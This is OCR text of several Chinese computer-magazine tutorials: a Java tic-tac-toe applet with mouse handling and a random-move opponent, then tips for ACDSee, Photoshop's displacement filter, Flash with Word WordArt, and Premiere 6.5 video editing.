当你在TicTacToe类定义后面加入implements MouseListener后，Eclipse会立即抱怨找不到这个接口……无所谓，把光标移到MouseListener上按下Ctrl+Shift+M快捷键加入对MouseListener的import。Eclipse贪心不足，又继续抱怨说必须实现继承下来的虚拟方法某某某。无奈，把鼠标移动到前面报错的灯泡这里，然后选择"Add unimplemented methods"(见图2)。




图2

这时Eclipse才心满意足地恢复平静了。现在我们便可以在init()方法中插入addMouseListener(this);表示对本身这个事件接收器进行负责。同时，也不要忘记在destroy()方法中加入removeMouseListener(this);来及时释放资源。

在正式编写鼠标消息的处理代码前，我们首先需要一个判断圆圈或者大叉是否已经获胜的函数。这个函数很容易，只要依次判断在三行、三列、两对角线上是否同时有三个圆圈或者大叉。所以新增代码如下：

```
static int[][] lines = { { 0, 1, 2 }, { 3, 4, 5 }, { 6, 7, 8 },
    { 0, 3, 6 }, { 1, 4, 7 }, { 2, 5, 8 }, { 0, 4, 8 }, { 2, 4, 6 } };
/**
 * 测试是否已经达到联通了。
 *
 * @param value 代表O或者X
 * @return true如果成功，flase反之
 */
public boolean won(int[] board, int value) {
  // 依次计算每行、每列以及两个对角线
  for (int i = 0; i < lines.length; i++) {
    int[] line = lines[i];

    int sum = 0;
    for (int j = 0; j < line.length; j++) {
      int k = line[j];
      sum = sum + board[k];
    }

    // 如果这个直线上三个元素之和等于值的三倍,显然就是联通的
    if (sum == 3 * value) {
      return true;
    }
```

```
  }

  // 如果没有一个联通,则这个值在棋盘上没有获胜
  return false;
}
```

OK，万事俱备，现在终于可以在mouseReleased()方法中加入游戏逻辑了，代码如下：

```
public void mouseReleased(MouseEvent e) {
  if (true == gameover) {
    // 然后进行初始化
    gameover = false;

    for (int i = 0; i < 9; i++)
      board[i] = 0;
  } else {
    // 计算玩家鼠标点击的位置
    Dimension d = getSize();
    int col = (e.getX() * 3) / d.width;
    int row = (e.getY() * 3) / d.height;
    int pos = row * 3 + col;

    // 只能够点击的未被占用的格子
    if (board[pos] == FREE) {
      board[pos] = NOUGHT;

      // 测试执圈玩家是否已经取得胜利
      if (won(board, NOUGHT) == true) {
        message = "恭喜，你赢啦！";
        gameover = true;
      } else {
        // 否则让计算机下一步并且测试结果
        //amateur();

        if (won(board, CROSS) == true) {
          message = "哈哈，你输啦！";
          gameover = true;
        }
      }
    }
  }

  repaint();
}
```

现在，当你点击棋盘时，便会出发这个mouseReleased()方法，并且执行其中的代码了。为了显示游戏结果，还需要在paint()方法的最后添上这段代码：

```
if (true == gameover) {
  // 若游戏结束，则绘制结局信息
  g.setColor(Color.GREEN);
  g.setFont(new Font("宋体", Font.BOLD, 25));
  g.drawString(message, 10, 100);
}
```

OK，现在你可以再运行这个游戏，是不是已经像模像样了呢？

人机对弈

只能够点圈圈多没有意思，不如实现一个机器人陪你下棋吧！其实，眼光犀利的朋友一定已经注意到在上文的代码中看到amateur()这个伏笔……

没错，让我们把amateur()前面的注释符号去掉，加入如下的实现：

```
/**
 * 拥有业余选手棋力的机器人下一步棋。
 */
public void amateur() {
  ArrayList blanks = new ArrayList();

  // 搜索出所有的空格记录到free中
  for (int i = 0; i < 9; i++) {
    if (board[i] == FREE) {
      blanks.add(new Integer(i));
    }
  }

  // 若已经没有空格可以下了便和棋,否则随便挑一个空格下……
  if (blanks.size() == 0) {
    message = "平局";
    gameover = true;
  } else {
    int index = (int) (Math.random() * blanks.size());
    board[((Integer) (blanks.get(index))).intValue()] = CROSS;
  }
}
```

现在再玩这个Applet，是不是机器人当仁不让地跟你对起来了呢？

Just do it

如果你对机器人的IQ颇有微辞，为什么不想想看如何提高它的棋力呢？

建议在网上搜索一下人工智能的相关算法，比如minimax、alpha-beta算法，尝试自己实现。

如果你仍觉得意犹未尽，下面是一些由Gary推荐的阅读材料：

★ The Java 1.1 Event Model

http://my.execpc.com/~gopalan/java/dragger.html

这个教程描述了Java 1.1事件处理模型的细枝末节，并且还附有若干个Applet作为演示，非常生动，访问量巨大。

★ Java AWT: Delegation Event Model

http://java.sun.com/j2se/1.4.2/docs/guide/awt/1.3/designspec/events.html

Sun公司官方的文档，追求正统血脉的开发者的最爱。

CF [YY17]

ACDSee 我不仅仅只能看图片

★

■北京 风云 小海 阿飞

ACDSee 最初以支持图像格式全面、浏览速度快而著称，成为人们日常看图必备的经典软件。它从 1993 年推出 DOS 版以来，发展至今已经到 7.0 版本了。最新版的 ACDSee 除了基本的图片、多媒体浏览功能外，还集图片获取、管理、编辑及多媒体制作于一身，成为一个强大的多功能媒体处理软件。

菜鸟初试身手

实例 1:看图我要随心所欲

第一步:安装好 ACDSee 后，几乎所有格式的图像及媒体文件都会与之关联，随时随处双击图像文件就能自动启动 ACDSee 的查看窗口进行观赏，在查看窗口工具栏上有一排按钮，可以让我们更方便地 览图像，比如前后翻阅、放大缩小视图等，不过看图时很少有人用鼠标操作，大多通过快捷键的方式进行。下面简单列一下 ACDSee 看图常用快捷键:

PageUp 键(或空格键)、PageDown 键(或 BackSpace 键):当前目录中如有多个图像时，按这几个键可以前后翻阅图像。

Alt + S 组合键:按一次可自动 览图像，与幻灯片效果有点类似，再按一次停止自动 览。

＋号键、－号键:放大或缩小显示视图。

F 键:按一次可全屏显示图像，再按一次又会回到窗口状态。

按键时要小心，不要误按，比如按小键盘上的 Delete 键将会删除图像文件，若是按 Shift ＋ Delete 组合键，图像会被彻底删除。

小提示

★如果不想让某类文件与 ACDSee 关联，可选择菜单命令“工具→文件关联”调出关联对话框，分别点击“图像”、“视频”、“音频”及“压缩文件”标签，将不希望关联的文件取消勾选就可以了。反之，将需要跟 ACDSee 关联的项选中，可修复 ACDSee 的文件关联。

★如果觉得某张图片很漂亮，可直接右击并选择“壁纸→居中(或“平铺”)”将其设置为桌面壁纸。

第二步:双击图像或按回车键可切换到 ACDSee 览窗口(见图 1)，这个窗口非常适合 览、查找不同文件夹中的图像。在左上角文件夹窗格中很容易定位到保存图片的文件夹，点选后，右侧窗格中即显示出该文件夹中所有图片的缩略图，点选某一缩略图，它会实时显示在左下角的预览框中。若想在一屏中显示更多缩略图，可将右上角处的滑钮拖向〝-〞号这一边。

第三步:点击右侧窗格上方的〝查看模式〞，从下拉列表中可以看出它的许多模式与 Winodws 的查看模式相似，



图 1

这里就不介绍了。比较有意思的是其〝过滤器〞功能，单击该按钮后，可以从打开的过滤器窗口中设置哪些文件显示、哪些文件不显示。

Just Do It

看图用幻灯模式更 意

如果要更为惬意地欣赏某个文件夹中的图片，最好使用 ACDSee 的幻灯片播放模式，在 ACDSee 浏览窗口内按下 Ctrl ＋ S 组合键(或“工具→幻灯片”)打开幻灯设置对话框，确定即可。请注意其“基本”选项卡，这里可以设置很 Cool 的转换效果。

实例 2:今天，让 Photoshop 休息一下

Photoshop 是一款专业的图像处理软件，但它也比较耗费系统资源，如果只是对图像做一些小修改，完全可以由 ACDSee 来完成。

(1)剪出你需要的那部分

第一步:在 ACDSee 图像查看窗口中(如果当前为 ACDSee 览窗口，可双击需要剪裁的图像进入查看窗口)，点选工具栏上的选择工具(即虚线框图标，快捷键 Shift ＋ F2)，这时鼠标会变成一个矩形框，表示可以选取图像了。

第二步:在要选取区域的左上角按下鼠标左键不放并向右下方拖动，画出一个虚线框圈住要选取的图形后放开鼠标按键，选取框周边有八个黄色节点，拖动它们可以调整选区的大小。

第三步:在选取框内右击鼠标，从右键菜单中选择〝剪切另存为〞命令打开另存对话框，取一个文件名保存即可。

(2)ACDSee 也玩图像滤镜

图像处理软件中的各种滤镜可以产生许多奇妙的图像效

果，大受图像爱好者的青　。ACDSee 也带有大量滤镜，Photoshop 有的，它几乎也都有。下面以给图像增加浮雕效果为例说明一下 ACDSee 中的滤镜使用。

第一步：在查看窗口中　览到需要处理的图像。

第二步：单击"修改→效果→艺术→浮雕"菜单命令打开浮雕滤镜对话框（见图 2），拖动调整"海拔"、"宽"、"方位"可以编辑浮雕的不同效果，满意后单击右下角的"完成"按钮即可。




图 2

（3）治治数码照片的"红眼病"

数码相机拍摄的照片，往往有红眼的毛病，这时可以使用 ACDSee 的去红眼功能来修复它。

第一步：在图像查看窗口中　览到需要去红眼的照片。

第一步：单击菜单命令"修改→去红眼"打开去红眼滤镜对话框。按几次"+"号键放大图像，然后用鼠标圈选住有红眼的部分，要尽量精确一些。单击"眼睛颜色"下拉按钮，选择正常的眼睛颜色，然后一边拖动"数量"滑钮一边观察，直到红眼现象消失为止。

第一步：效果满意后，单击右下方的"完成"按钮即可。

Just Do It

图片格式轻松转换

ACDSee 能够方便地进行各种图片格式之间的转换，并且支持批量转换。在 ACDSee 中进入要转换的图片的文件夹，配合 Ctrl 或 Shift 多选或全选图片，接着右击并选择"工具→转换文件格式"。接下来按照提示即可完成格式转换。如果选择转换为"TIFF"格式，在最后一步你还可以"合并"，从而生成包含有多张图片的一个单独 TIF 文件。

实例 3:管理照片 省心省时

能够体现 ACDSee 最强大功能的地方就是其管理图片功能，如果你经常和很多图片打交道（比如喜欢摄影、收藏壁纸等），这个功能可以让你事半功倍地管理照片。

第一步：在 ACDSee　览窗口中进入照片文件夹，按下 Alt +回车组合键打开"属性 - 图像数据库"窗口，这时按如图 3 所示方法选中单独的一张照片或多张照片，为其设置不同的"级别"或分成不同"种类"。



图 3

第二步：已经设置好"级别"及"种类"后，可以在窗口左侧中部点击"管理"标签，然后选择需要筛选的"种类"及"等级"，这时就可以快速查看此属性中的图片了（见图 4 ACDSee 提供了体贴的日期管理照片功能，单击"管理"标签右侧的"日历"标签，可以让你快速根据日期查看照片）。



图 4

实例 4:不同文件夹 操作要统一

我们经常要对不同文件夹下的多个文件进行相同操作，比如进行转换格式、设置级别、复制到同一文件夹等，在 Windows 资源管理器中需要把文件统一复制到一个文件夹，然后再处理。而 ACDSee 的图像篮子可以让你把文件先放进一个篮子，然后在篮子窗口中集中操作。

第一步：选择菜单中的"查看→图像篮子"，打开"图像篮子"窗格（也可以直接右击文件并选择"添加到图像篮子"）。

第二步：拖拽不同文件夹下的图片至"图像篮子"窗格，然后选中所有图片后右击，再选择不同项目就可以修改级别、种类，甚至是复制至同一文件夹了。

实例 5:ACDSee 兼职文件大管家

ACDSee 具备强大的文件管理功能，在其窗口右击后可新建文件夹、重命名文件，右击文件后还可以选择移动或复制文件，比 Windows 资源管理器还要好用。另外，当你选中某个文件后，按住 Shift 键再右击，将会弹出 Windows 资源管理器的右键菜单。

(1)快速制作文件清单

有时我们希望将某个文件夹中的文件制作成列表，以便平时查询，这时可在ACDSee中进入该文件夹，直接按下Ctrl＋G组合键(点击"数据库→导出→生成文件列表")即可得到一个详细的文件列表。

(2)相同的文件快给我出来

电脑中经常会有不少完全一样的文件，而ACDSee能帮你快速把它们清查出来。点击"工具→查找重复"，在弹出窗口中"添加"要查找的文件夹，在单击两次"前进"按钮后，ACDSee便会快速找出重复文件，并且可以轻松将它们删除。

(3)压缩包当成文件夹

ACDSee提供了流行的压缩格式的支持，点击"工具→插件→插件设置"，接着进入"压缩文件"选项卡，确认已勾选常用的压缩格式，比如：ZIP、RAR、CAB等，这样在ACDSee中双击某个压缩包，就会像文件夹一样打开并查看其中文件，而不必解压缩。

(4)给文件一起改改名

我们从网上下载的MP3常常在命名上很不规则，比如：有的是以数字命名，有的又是按歌名命名，有的是中文，有的是英文，利用ACDSee强大的重命名功能，可以让它们快速按照同一方式命名。

在ACDSee中进入保存MP3的文件夹(如果它们散落在不同文件夹，可利用"图像篮子"将它们先集中在一起)，接着全选文件，然后右击并选择"重命名"，在弹出窗口的"模板"选项卡中单击"清除模板"按钮清除当前的模板，再单击"插入元数据"按钮，接着展开"多媒体属性"列表，从中选择你希望的命名项目，比如"标题"、"歌手"(此前必须保证MP3文件本身带有ID3标签)，按下"确定"按钮后，在"预览"窗口中出现了新的文件名，确认无误后，单击"开始重命名"按钮即可。

ACDSee还可以这样玩

实例1:做个图片索引图册

如果一个文件夹中包含有很多图片(或者在多个文件夹包含有一些你非常喜欢的图片)，你可以将它们的缩略图制作为一张图片，并且还可以创建一个HTML文件，以后只要打开这个文件即可通过单击其中的缩略图直接在IE中 览相应图片。与下面介绍的电子相册不同的是，它不会创建缩略图文件。配合Ctrl键或Shift键选中多个图像文件，执行菜单命令"创建→创建缩图页面"(见图5)，在打开的窗口根据需要进行设置，然后勾选右侧的"输出一个HTML图像映射"项，"确定"后ACDSee会生成一个包含缩略图的图像文件及ImageMap.htm。



图5

小提示

如果你将图片刻录成光盘(或直接冲印成照片)，最好有个所有图片的缩印，这样更便于管理，选中相应图片，点击"文件→打印"，在"打印版面"项中单击选择"相关页"(有些汉化版本此处为"图册")，此时预览框中可以看到所选的图片都拼在了一张打印纸了(如版面不够，会生成多张)。在左右两侧的参数窗格中进行相应设置，最后单击右下角"打印"按钮就可以了。

实例2:精美图片摇身变程序

经常羡慕别人发布的屏幕保护程序，或者是Flash动画吗？其实有了ACDSee，你也能轻松自制。选中相应图片，接着点击菜单命令"创建→创建幻灯片显示"，在弹出窗口中你可以选择是创建EXE的幻灯片程序，还是SCR的屏幕保护程序，或者是SWF的Flash动画。接下来你就可以把它发送给自己的朋友，让他们与你一起享受美图的乐趣了。

小提示

★如果只是在自己的电脑上将照片转换成屏幕保护，可在选中图片后执行"工具→设置屏幕保护"可打开屏保制作对话框进行设置。

★"建立→建立PDF"命令可以生成一个图片PDF文件。

实例3:屏幕抓图

ACDSee的抓图功能可以对桌面、窗口、对象进行捕获，而且能把抓到的图片输出到剪贴板、文件和ACDSee的图像编辑器中。在ACDSee中，执行"工具→捕获屏幕"命令，在弹出对话框设置抓取的区域、图片保存的目标，再设置一下抓图的方式(是通过热键还是计时器)，最后单击"开始"按钮就可以抓图了。

实例4:打造网页电子相册

选中要制作为相册的照片，接着点击菜单命令"建立→建立HTML相册"，按照提示即可快速创建一个漂亮、专业的HTML电子相册。

课外学习资料

CFan上更多的ACDSee秘技

2004年第21期:《新体验新享受 —全新ACDSee 7.0》

2004年第11期:《我用ACDSee 数据库管理照片》

2004年第7期:《ACDSee 强力小技巧两则》

散落于傻博士及其他文章中的ACDSee使用技巧，这里就不一一列举了。

CF [YY18]

■天津　奇士

★★

在身体上做画　无痛体验人体彩绘

本文可以帮你学到

- 耍酷新玩法，轻松实现人体彩绘。
- 掌握Photoshop中不常用，但非常有用且很有趣的置换滤镜，完成各种天衣无缝的贴图效果。

四步完成人体彩绘

如今，人体彩绘算得上是一种时尚，但现实生活却很难让我们有勇气亲自尝试，其实你完全可以在Photoshop中试试各种彩绘效果，过一把时尚（本文涉及到的图片素材，可在http://www.newhua.com/cfan/200505/photo.rar处下载）。

第一步：启动Photoshop，打开一幅花朵的图片（见图1），再打开一张人物照片（见图2），当然最好是自己的照片。




图1

第二步：在工具箱中选择移动工具（快捷键V），将花朵图片拖放到人物照片图像窗口中，它会自动建立一个新图层，将该图层重命名为"图案"。按下Ctrl＋T组合键，花朵图片四周会显示8个锚点，拖动锚点可调整图片大小，在图片中间按住鼠标左键不放并拖动可移动图片的位置，将光标移到图片之外，则光标会变成弯曲的双箭头状，此时拖动鼠标可旋转图片（见图3），调整好之后在图片内双击鼠标确定即可。为了去掉花朵图片中的白色背景，可单击图层面板左上角的下拉按钮，将"图案"层的混合模式选择为"正片叠底（Multiply）"。



图2



图3

第三步：人物脸部有起伏变化，为了让花朵产生"贴"在脸上的感觉，还需要进一步加工。选择矩形选框工具（快捷键M），在花朵周围画出一个矩形选框，将图案全部包括进去。在图层调板上，单击进入背景图层（也就是人物所在图层），然后按下Ctrl＋C组合键复制位于选框内人物的脸部。点击"文件→新建"菜单命令打开新建对话框，将其命名为"脸"，背景选择为"透明"，长宽的值已自动设置好了，不用管它，单击"确定"按钮建立新图像文件。在新建的图像窗口中按下Ctrl＋V组合键，将人物脸部图像粘贴进来，保存"脸"图像为PSD格式文件，然后将其关闭掉。

第四步：回到人物照片图像窗口，在图层调板上选择"图案"图层。刚才的矩形选框还在，按下Ctrl＋D组合键取消选择。选择菜单命令"滤镜→扭曲→置换"，在对话框中将水平比例和垂直比例设为15，其他选项保持默认即可。单击"确定"按钮，出现选择置换图对话框，找到并打开刚才保存的"脸.psd"文件。可以看到花朵图案沿着脸部的弧度产生了一些曲度，就像是贴在了人物的皮肤上。如果对变化结果不满意，可按Ctrl＋Z组合键恢复上一步操作，重新使用置换滤镜，调整水平比例和垂直比例的数值后再试（见图4）。



图4

第五步：适当调整图层的透明度，可使得贴图效果更加真实。使用上述方法，还可以将图案贴到有皱的衣服上，产生一些漂亮效果（见图5）。



图5

知其所以然：深入了解置换滤镜

1.什么是置换滤镜

置换滤镜是Photoshop中一个很特别的图像过滤器，它以一个事先准备好的位移图为依据，对图像进行移位处理，选择不同的位移图将达到完全不同变形效果。这个滤镜常被用来制作无缝贴图效果。

2.置换滤镜的工作原理

执行"滤镜→扭曲→置换"命令调出置换滤镜对话框，设置好位移量后单击"确定"按钮，又会显示一个打开对话框，此时要求选择的即是位移图像。位移图必须是PSD格式的图像，如果它是只有一个通道的灰度图，则对应于位移图中的黑色区域中的色彩向右下方移动，移动多少取决于我们在置换滤镜对话框中的设置；同样，对应于位移图中的白色区域的色彩将向左上方移动；对应与50%中性灰色区域的色彩不产生位移。如果位移图是含有多个通道的彩色图像，则第一个通道中的亮度值决定水平位移，

Flash 与 Word 联姻 闪出精美艺术字

★★

■ 江西　严创明

Flash 是一款强大的动画制作工具，不过它自身的绘画功能却非常有限，我们可以借助其他软件来弥补 Flash 这方面的不足。下面是将 Word 中制作的艺术字移植到 Flash 中的例子，大家可以借鉴此方法，将其他软件制作的立体图形引入到 Flash 中。

第一步：这里以制作“新年快乐”这四个字为例，分别启动 Flash MX 2004(或其他版本)和 Word。

第二步：在 Word 中，点击菜单命令“插入→图片→艺术字”，在弹出的艺术字库窗口中选择一种艺术字式样，点击“确定”；在接着弹出的编辑窗口中输入文字(本例输入的是“新”字)，并设置适当字体和字号，确定后在 Word 文本区便生成了一个艺术字。单击选中这个艺术字再做一些调整，效果满意后，按快捷键 Ctrl + C 复制。

第三步：在 Flash 中点击菜单命令“文件→新建”新建一个空白的 Flash 文档。点击图层 1 的第 1 帧，再按快捷键 Ctrl + V 粘帖，刚才在 Word 中制作的艺术字“新”就粘贴到主场景的舞台中了。

第四步：在主场景的第 1 层中，单击选中第 20 帧，按 F6 键插入 1 个关键帧。再单击选中第 1 帧，然后在属性面板“初间”下拉列表中选择“动作”，在“旋转”下拉列表中选择“顺时针”，参数设置为“1”。一个旋转的立体艺术字动画



就制作好了(见图)。

第五步：连续点击时间轴左下角的“插入图层”按钮，依次增加 3 个新层。接着再按上述方法在 3 个新图层中分别添加“年”、“快”、“乐”3 个艺术字动画。最后，点击菜单命令“文件→导出→导出影片”，将制作好的“新年快乐”Flash 影片导出为 SWF、GIF 或 AVI 动画，发送给自己的朋友们一起欣赏一下吧。

Just Do It

还记得我们 2005 年第 2 期特别话题——《“闪”了“闪”了——Flash 动画制作一日通》第二个实例“瑞雪飘飘 E 卡传情”吗？请你利用这里学会的方法，修改贺卡中的文字，使其更精采！

CF [YY20]

第二个通道中的亮度值决定垂直位移。如图 6 所示，是置换滤镜工具的一个示意图：图左是原图像；图中是位移图，上面的箭头是笔者所画，表明原图像中色彩将要移动的方向；最终效果如图右所示。




图 6

Just Do It

请你使用适当的位移图，让静止的国旗飘扬起来，效果如图 7 所示。




图 7

乘胜追击，玩转置换滤镜

1.三分钟把钱币变旧

网页地址：http://www.pconline.com.cn/pcedu/sj/pm/photoshop/0310/226176.html

重点体会：这个实例的重点在于位移图的制作，通过云彩滤镜制作出　皱效果的纹理。

延展练习：试试用这个方法给书本、衣服、古画等图像加上　皱效果。

2.没有阳光？我们来制造

网页地址：http://www.pconline.com.cn/pcedu/sj/pm/photoshop/10304/154970.html

重点体会：将置换滤镜应用于多图层图像上，图层模式选用“叠加”。

延展练习：试试做一个水光　　的倒影效果。

3.再没有这样酷的文字了！

网页地址：http://www.xici.net/main.asp?doc=30197384

重点体会：利用点状化、喷溅、浮雕等滤镜制作出不同风格的纹理作为位移图(这个网页可能需要刷新多次才能看到)。

延展练习：大家可以使用“风滤镜”制作纹理做为位移图，制作一个动感十足的运动文字。

CF [YY19]

软件你别牛

■ 山东　阳光灿烂　猫咪老爸

轻松做个大导演 学用Premiere制作电影

★★

本文可以帮你学到

- Premiere 6.5界面介绍及工作流程
- Premiere中视频剪辑的基本方法
- 为视频增加字幕
- 静态图片变成动态电影的方法

Adobe公司的桌面视频编辑软件Premiere经过多年发展，受到了业界的普遍好评。利用它可以非常方便地完成影片剪辑、音效合成工作，并可输出为多种格式的动态影像，非常适合影视工作室、中小电视台和家庭使用。

Premiere版本很多，最新版本是Premiere Pro 1.5，不过该版本对CPU指令系统有一定要求，普通电脑无法运行它，所以大家常用的依然是成熟的Premiere 6.5，它支持Windows 9x/2000/XP，操作简单、功能强大、插件众多，本文即以此版本为基础写作而成。

自编自导小电影

实例1:武夷归来不看山

笔者去武夷山旅游时，用DV拍了好几段视频素材保存在电脑中，乘着工作不忙，决定将它们剪辑成一部风景影片。其实，没有视频素材的朋友，同样也可以借鉴下面方法，将多张照片剪辑组合成动态小电影。

第一步:如果第一次运行Premiere 6.5，首先会弹出"初始化工作区"对话框，对初学者来说，建议单击选择A/B轨编辑模式(以后还可以在"窗口→工作区域"菜单中更改)。随后会显示出工程设置窗口，因为本例中的素材主要来自DV，所以选择"DV-PAL Real-time Preview"下的"Standard 48kHz"项，然后单击"确定"按钮进入Premiere的主界面(见图1)。

Premiere 6.5的主界面可简单分成这样四个部分:

1.素材窗口。在编辑影片过程所用到的各种素材文件都要事先导入到此窗口中。

2.监视器窗口。编辑过程中素材文件内容的预览及各种效果的预览，都在此监视器中进行。

3.音、视频滤镜及转场特效窗口。编辑过程中用到的各种音、视频滤镜及转场特效都在此窗口中进行选择。



图1

4.时间线窗口。这是影片编辑过程中使用得最多的窗口，视频、图像素材的剪接、叠加、合成，转场特效的实现，声音的剪辑处理等都是在此窗口中进行的。

第二步:首先将各种素材导入到素材窗口中，本例导入的是笔者从武夷山拍回来的几段视频及多张风景照片，以及准备给影片配乐用的一个MP3音乐文件。在素材窗口空白处右击，在弹出的右键菜单中选择"导入→文件"，在打开的对话框里选中需要导入的文件(配合Ctrl或Shift键可多选)打开即可。

第三步:按Ctrl+S快捷键调出保存对话框，将当前项目保存起来，防止意外操作导致数据丢失。然后如图2所示，从素材窗口中将视频素材、照片依次拖到不同的视频轨道中，各视频片段之间要稍有些重叠，便于后面加入转场效果。将MP3音乐文件拖放到"音频3"轨道上。我们可以对拖入的视频、音频片段进行各种剪辑工作:点选时间线窗口左上角的选择工具(黑箭头图标，快捷键V)，可以用它拖动视频片段到不同的位置，也可以将视频片段拖到其他的视频轨上(如"视频2"轨);同样是使用选择工具，将光标移到视频片段两侧

哪些行业会用到Premiere

层次	用途	掌握程度
电视节目编导	电视节目制作	必须掌握Premiere的每个细节，这是制作一部完整电视节目的基础
广告设计者	视频广告制作	和After Effect配合制作广告特效和情节编排，需要掌握高级功能
独立制片人	电影制作	低成本的节目剪辑，需要掌握基本的剪辑功能
一般爱好者	简单的视频剪辑	基本的剪辑方法，如特效添加、字幕添加，拼接视频等




图 2

的边线上，光标将变成双箭头状，左右拖动可缩减或还原视频片段的长度(如果是图片素材还可以无限加长)；点选左上角第一行的第四个工具(剃刀工具，快捷键C)，然后在视频片段任意处点击，可将其一分为二，如果你用DV拍摄的视频中有些不满意的镜头，可先使用剃刀工具将视频片段切分开，再用选择工具点选不想要的那部分镜头，按Delete键删除即可。

小提示

为了使视频剪切更为精确，可以放大或缩小时间线窗口：点击时间线窗口左下角的小三角按钮，将弹出一个选项窗口，选项"1帧"表示时间线窗口视频轨道上的一格代表一帧图像，"1秒"表示一格代表一秒钟的图像，以此类推。对视频进行粗剪时可选择2秒、4秒或更高；精剪时可选择4帧、2帧或1帧，这样剪出来的片段将会非常精确。

第四步：单击"监视器"窗口中的三角播放按钮(或按空格键)预览一下，在优美的音乐声中，视频、照片连续播放，影片雏形已经出来了。不过影片每个片段之间的切换比较生硬，下面就来好好加工一下。

1.首先根据音乐旋律的进展调整好各个视频片段的位置、长度。

2.如图3所示，在特效窗口中选择满意的转场效果，如：Dissolve下的Cross Dissolve就是一个渐隐渐现的转场效果，也是一个用得最多的转场效果，用鼠标将这个转场效果拖至视频1A和1B轨道之间的特技轨道上，放在两个视频片段的重叠处，软件会根据重叠的大小自动调整转场的长短，按回车键即可预览转场的效果了。




图 3

小提示

转场效果是Premiere的一个重要特色，但许多初学者觉得转场效果非常好玩，就不分镜头不分情节地加入各种令人眼花□乱的特效，结果适得其反，降低了影片的欣赏性、艺术性。其实，我们平时看电视剧就会注意到，实际上广泛使用的还是硬切(直接切换)，间或有几次渐隐渐现，复杂的转场几乎看不到。

第五步：接下来要做的是给影片加上字幕。执行"文件→新建→字幕"命令打开Premiere自带的字幕编辑软件(见图4)。



图 4

1.在"字幕类型"中选择"Still"(静止)。如果希望制作出像电视剧演职员表那样滚动效果的字幕，此处可选择"Roll"(滚动)。

2.在工具箱中点选"T"按钮。

3.在需要打入字幕的位置先点击一下鼠标。

4.点击窗口右侧"Font"后面的按钮，选择一种满意的字体，本例选择的是黑体SimHei(注意：如果选择的是英文字体将不能输入汉字)。

5.在"Font Size"处设置字体的大小。

6.点击"Color"后面的色块按钮，为字体选择颜色，本例选的是红色。

7.为了使字幕的边缘清晰，勾选"Shadow"(阴影)项，然后在下面选择阴影的颜色及大小。

8.开始输入字幕文字。输入完后，如果刚才设置的字体、颜色及阴影等不满意可选中文字后再修改。如果字幕位置不合适，可以点选工具箱中的选择工具，然后直接拖动文字即可改变它的位置。这里要注意，在输入字幕窗口里，除背景图像外，还有一个白色双线框，这个框又叫做电视安全框，设置字幕时应尽量让文字处于白色双线框的里面，因为超出部分有可能在电视机里无法显示出来。

第六步：执行"文件→保存"命令保存字幕文件，然后关闭字幕设置窗口回到Premiere主界面中，你会发现刚才保存的字幕文件已加入到素材窗口中了。字幕一般应该拖到视频所在轨道的上一个轨道中，这时会发现已有的轨道不够

用了，需要再增加一个轨道：在时间线窗口里点鼠标右键，在弹出的菜单里选择“添加视频轨道”即可。将刚才生成的字幕素材拖入刚增加的轨道上，就能像编辑视频片段一样调整它的位置及长度了。按回车键可预览一下效果。

一个影片效果的好坏，除前期摄像外，后期剪辑也格外重要，限于篇幅在此就不一一细说了。对于初学者，重要的是多学多看多剪，逐步积累经验，最终会让自己剪辑的片子越来越流畅，越来越好看。

第七步：最后，执行“文件→时间线输出→电影”(或按快捷键Ctrl＋M)调出输出对话框，取好文件名并单击“保存”按钮，即可将上面的作品导出为AVI格式的电影了。单击输出对话框下方的“设置”按钮，还可以选择GIF、FLC、MOV等其他的动画文件格式。如果执行“文件→时间线输出→Adobe MPEG编码器”命令，还可将当前影片压缩成MPEG-1或MPEG-2格式，最后刻录到VCD或DVD光盘上。

实例2：照片也能转电影

“推拉摇移”是电影中经常运用的镜头手法，而我们手中只有些静态的数码照片，能不能也实现这种特效呢？下面就让我们在Premiere 6.5中尝试一下。

第一步：制作前需要准备两张数码照片，制作摇移镜头效果需要宽幅(图片宽度最好大于高度的1.5倍以上)的照片，而推拉镜头效果对照片的高宽比没什么要求，但清晰度要高一些。

